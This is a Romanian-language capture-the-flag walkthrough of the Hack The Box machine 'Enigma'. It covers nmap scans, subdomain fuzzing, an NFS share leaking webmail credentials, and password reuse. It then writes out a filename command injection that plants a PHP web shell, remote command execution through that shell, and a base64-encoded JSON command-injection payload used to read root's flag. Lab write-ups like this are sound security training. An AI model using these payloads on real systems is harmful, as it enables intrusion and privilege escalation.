

Incepem ca de obicei cu nmap.

```
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 9.6p1 Ubuntu 3ubuntu13.16 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|_ 256 0c:4b:d2:76:ab:18:06:92:05:dc:f7:55:94:7f:18:df (ECDSA)
|_ 256 2d:6d:4a:4c:ae:2e:11:b6:c8:90:e6:83:e9:df:38:b0 (E025519)
80/tcp    open  http      nginx 1.24.0 (Ubuntu)
|_ http-server-header: nginx/1.24.0 (Ubuntu)
|_ http-title: Did not follow redirect to http://enigma.htb/
110/tcp    open  pop3      Dovecot pop3d
|_ ssl-cert: Subject: commonName=enigma
|_ Subject Alternative Name: DNS=enigma
|_ Not valid before: 2026-02-18T20:33:33
|_ Not valid after: 2036-02-16T20:33:33
|_ pop3-capabilities: RESP-CODES SASL PIPELINING TOP AUTH-RESP-CODE UIDL CAPA STLS
|_ ssl-date: TLS randomness does not represent time
111/tcp    open  rpcbind  2-4 (RPC #100000)
|_ rpcinfo:
|_ program version port/proto service
|_ 100000 2,3,4 111/tcp rpcbind
|_ 100000 2,3,4 111/udp rpcbind
|_ 100000 3,4 111/tcp6 rpcbind
|_ 100000 3,4 111/udp6 rpcbind
|_ 100003 3,4 2049/tcp nfs
|_ 100003 3,4 2049/tcp6 nfs
|_ 100005 1,2,3 37815/tcp mountd
|_ 100005 1,2,3 37292/udp mountd
|_ 100005 1,2,3 46359/tcp6 mountd
|_ 100005 1,2,3 58390/udp6 mountd
|_ 100021 1,3,4 33461/tcp nlockmgr
|_ 100021 1,3,4 34107/tcp6 nlockmgr
|_ 100021 1,3,4 38868/udp6 nlockmgr
|_ 100021 1,3,4 59148/udp nlockmgr
|_ 100024 1 42608/udp6 status
|_ 100024 1 42611/tcp status
|_ 100024 1 44739/udp status
|_ 100024 1 46651/tcp6 status
|_ 100227 3 2049/tcp nfs_acl
|_ 100227 3 2049/tcp6 nfs_acl
143/tcp    open  imap      Dovecot imapd (Ubuntu)
|_ ssl-date: TLS randomness does not represent time
|_ ssl-cert: Subject: commonName=enigma
|_ Subject Alternative Name: DNS=enigma
|_ Not valid before: 2026-02-18T20:33:33
|_ Not valid after: 2036-02-16T20:33:33
|_ imap-capabilities: have listed OK post-login capabilities more LITERAL+ ENABLE LOGIN-REFERRALS LOGINDISABLED A0001 SASL-IR IMAP4rev1 ID Pre-login IDLE STARTTLS
993/tcp    open  ssl/imap  Dovecot imapd (Ubuntu)
|_ ssl-date: TLS randomness does not represent time
|_ ssl-cert: Subject: commonName=enigma
|_ Subject Alternative Name: DNS=enigma
|_ Not valid before: 2026-02-18T20:33:33
|_ Not valid after: 2036-02-16T20:33:33
|_ imap-capabilities: have listed OK post-login more LITERAL+ ENABLE LOGIN-REFERRALS AUTH=PLAIN A0001 capabilities IMAP4rev1 ID Pre-login SASL-IR IDLE
995/tcp    open  ssl/pop3  Dovecot pop3d
|_ pop3-capabilities: RESP-CODES SASL(PLAIN) USER TOP AUTH-RESP-CODE UIDL CAPA PIPELINING
|_ ssl-date: TLS randomness does not represent time
|_ ssl-cert: Subject: commonName=enigma
|_ Subject Alternative Name: DNS=enigma
|_ Not valid before: 2026-02-18T20:33:33
|_ Not valid after: 2036-02-16T20:33:33
2049/tcp    open  nfs_acl  3 (RPC #100227)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Dubios de multe. Hai sa rulez comanda fara -sC sa fie mai citibil.

```
rgmy@debian1:~/HTB_Machines/Easy/Enigma$ nmap -sV 10.129.33.203
Starting Nmap 7.95 ( https://nmap.org ) at 2026-06-28 13:08 EEST
Nmap scan report for 10.129.33.203
Host is up (0.073s latency).
Not shown: 992 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 9.6p1 Ubuntu 3ubuntu13.16 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http      nginx 1.24.0 (Ubuntu)
110/tcp    open  pop3      Dovecot pop3d
111/tcp    open  rpcbind  2-4 (RPC #100000)
143/tcp    open  imap      Dovecot imapd (Ubuntu)
993/tcp    open  ssl/imap  Dovecot imapd (Ubuntu)
995/tcp    open  ssl/pop3  Dovecot pop3d
2049/tcp    open  nfs_acl  3 (RPC #100227)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 26.62 seconds
rgmy@debian1:~/HTB_Machines/Easy/Enigma$ |
```

Pare sa fie un site. Hai sa il accesam.

URL-ul devine automat enigma.htb. Trebuie sa il adaugam in /etc/hosts.


Site-ul de baza pare sa fie un dead end. Din tot ce e util, doar acest email l-am putut vedea. Poate va fi de folos in viitor.

support@enigma.htb

Acum, sa vedem daca are ceva subdomenii.

```
ffuf -u 'http://enigma.htb' -H "HOST: FUZZ.enigma.htb" -w  
~/wordlist/SecLists/Discovery/DNS/bitquark-subdomains-top100000.txt -fs 154
```

Am gasit subdomeniul mail001.enigma.htb ca fiind disponibil. Il punem si pe el in /etc/hosts, sa vedem daca mai gasim ceva acolo.



O pagina de logare. Sa ma uit prin cod sa vad, poate are ceva versiune vulnerabila scrisa acolo.

Vedem in jstz.min.js versiunea 1.0.6 (jstz.min.js)

Vedem si jquery ui 13.0.2 (jquery-ui.min.js)

Cred ca la pagina asta o sa revin in viitor. Sa ne uitam si la restul locurilor.

Vedem pe portul 111 un rpc. Sa vedem ce avem partajat.

```
nmap -p 111 --script=nfs-showmount 10.129.33.203
```

```
rgmy@debian1:~/HTB_Machines/Easy/Enigma$ nmap -p 111 --script=nfs-showmount 10.129.33.203
Starting Nmap 7.95 ( https://nmap.org ) at 2026-06-28 13:41 EEST
Nmap scan report for enigma.htb (10.129.33.203)
Host is up (0.048s latency).

PORT      STATE SERVICE
111/tcp   open  rpcbind
| nfs-showmount:
|_ /srv/nfs/onboarding *

Nmap done: 1 IP address (1 host up) scanned in 0.71 seconds
```

OK. Am gasit un loc deschis.

Facem un director si il montam acolo.

```
sudo mount -t nfs 10.129.33.203:/srv/nfs/onboarding
~/HTB_Machines/Easy/Enigma/tmp/enigma_mount/
```

Acum, cand mergem la noi pe masina acolo, o sa vedem ceva interesant.

```
rgmy@debian1:~/HTB_Machines/Easy/Enigma/tmp/enigma_mount$ ls -la
total 12
drwxr-xr-x 2 root root 4096 Feb 19 21:54 .
drwxrwxr-x 3 rgmy rgmy 4096 Jun 28 13:43 ..
-rw-r--r-- 1 root root 1751 Feb 19 21:53 New_Employee_Access.pdf
```

Un PDF.

Enigma Corp

IT Department - New Employee System Access

Employee: Kevin Mitchell
Department: Operations
Provisioned by: IT Department
Date: 2024-03-01

Webmail Access

URL: <http://mail001.enigma.htb>
Username: kevin
Password: Enigma2024!


Please change your password upon first login.

For support contact: it@enigma.htb


This document contains confidential internal information intended solely for the recipient.
Unauthorized access, disclosure, or distribution is strictly prohibited.

Generated automatically by Enigma Corp Identity Management System.

Bune date. Acum ne putem conecta la mail001 cu aceste date.



Avem un mesaj in inbox.



Un nou posibil user. Kevin in acest context e nou in companie si cum scrie si in mesaj, nu are inca acces la tot, dar acest user (sarah@enigma.htb), este de mai mult timp, deci probabil exista deja acolo ca user.

In stanga jos avem si o sectiune about, sa vedem ce versiuni sunt folosite, poate una este vulnerabila.


Roundcube Webmail 1.6.16 (sigura)

archive 3.5

filesystem_attachments 1.0 jqueryui 1.13.2

zipdownload 3.4

Un lucru este dubios. Cand te conectezi, vezi in stanga emailul, dar nu e kevin@enigma.htb, este kevin@localhost ceva e dubios aici.



Nimic nou insa. Acum ca m-am conectat ca acest user, am incercat sa ma conectez si din terminal sa vad poate e ceva ascuns.

```
openssl s_client -connect 10.129.33.203:995 -quiet
USER kevin
PASS Enigma2024!
STAT
RETR 1
```

Acum, cand ne uitam iar la acest email, vedem ceva interesant in header.

X-Mailer: swaks v20240103.0 jetmore.org/john/code/swaks/

t

Cautam acea versiune de swaks pe net si vedem ce e. E folosit pentru SMTP.


Aici pare ca am dat de un deadend, deci hai cativa pasi inapoi.

Am dat un fuzz pe mail001.enigma.htb, unde nu am mai facut fuzzing.

Am dat de aceste endpointuri:

.htaccess	[Status: 200, Size: 2357, Words: 237, Lines: 68, Duration: 59ms]
plugins	[Status: 301, Size: 178, Words: 6, Lines: 8, Duration: 114ms]
program	[Status: 301, Size: 178, Words: 6, Lines: 8, Duration: 89ms]
skins	[Status: 301, Size: 178, Words: 6, Lines: 8, Duration: 98ms]

Dupa mult timp de dat cu capul in tastatura am ajuns la cel mai tampit test care nu imi vine mie sa cred ca a functionat. Am incercat parola lui kevin la sarah, si a mers FOR SOME REASON.



Citim emailul si am gasit alt link http://support_001.enigma.htb

Il adaugam in /etc/hosts

URL: http://support_001.enigma.htb

Username: admin

Password: Ne3s4rtars78s

Ne conectam si vedem la useri un haris. Ii updatam parola si incercam sa ne conectam ca haris prin ssh.
Parola123654@

Dupa iar 2 ore de dat cu capul de tastatura am gasit ceva.

```
touch "1.p7m";cd files;echo '<?php system($_GET[0]);?>'>s.php;echo \"1.p7m"  
zip payload.zip "1.p7m";cd files;echo '<?php system($_GET[0]);?>'>s.php;echo \"1.p7m"
```

```
curl -X POST http://support_001.enigma.htb/actions.php \  
-H "Cookie: PHPSESSID=mhl93d74jtt1h26sr65kabqqce" \  
-F "op=save" -F "id_module=14" -F "id_plugin=48" \  
-F "blob1=@payload.zip"
```

Acum, cand dam un curl o sa vedem ca avem dreptul sa executam cod extern.

```
curl "http://support_001.enigma.htb/files/s.php?0=id"  
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

Sa capatam privilegii in plus.

```
curl -b "PHPSESSID=mhl93d74jtt1h26sr65kabqqce" "http://support_001.enigma.htb/files/s.php?  
0=echo+bestfriends+|+su+-c+'whoami'+haris"
```

Aici luam primul flag.

```
curl -b "PHPSESSID=mhl93d74jtt1h26sr65kabqqce" "http://support_001.enigma.htb/files/s.php?0=echo+bestfriends+|+su+-c+'cat+/home/haris/user.txt'+haris"
```

Pentru a deveni root, observam un serviciu interesant pe portul 1337. Daca ii trimitem un payload special, o sa putem sa citim root.txt. (OliveTin)

Textul ala mult e varianta in base64 a comenzii :

```
echo '{"actionId":"backup_database","arguments":[{"name":"db_user","value":"backup_svc"}, {"name":"db_pass","value":"x"; cat /root/root.txt ; #},{ "name":"db_name","value":"production"}]}'  
> /tmp/exploit.json
```

Am facut asta pentru ca era detectat jsonul daca il trimiteam asa.

```
curl -b "PHPSESSID=mhl93d74jtt1h26sr65kabqqce" "http://support_001.enigma.htb/files/s.php?0=echo+ZWNobyAneyJhY3Rpb25JZCI6ICJiYWNRdXBfZGF0YWJhc2UiLCAiYXJndW1lbnRzIjogW3sibmFtZSI6ICJkYl91c2VyIiwgInZhbHVlIjogImJhY2t1cF9zdmMifSwgeyJuYW1lIjogImRiX3Bhc3MiLCAidmFsdWUiOiAiAieCc7IGNhdCAvcml9vdC9yb290LnR4dCA7ICMifSwgeyJuYW1lIjogImRiX25hbWUiLCAidmFsdWUiOiAiCHVjZHVjdGlvbiJ9XX0nID4gL3RtcC9leHBsb2l0Lmpzb24=|base64+-d|bash"
```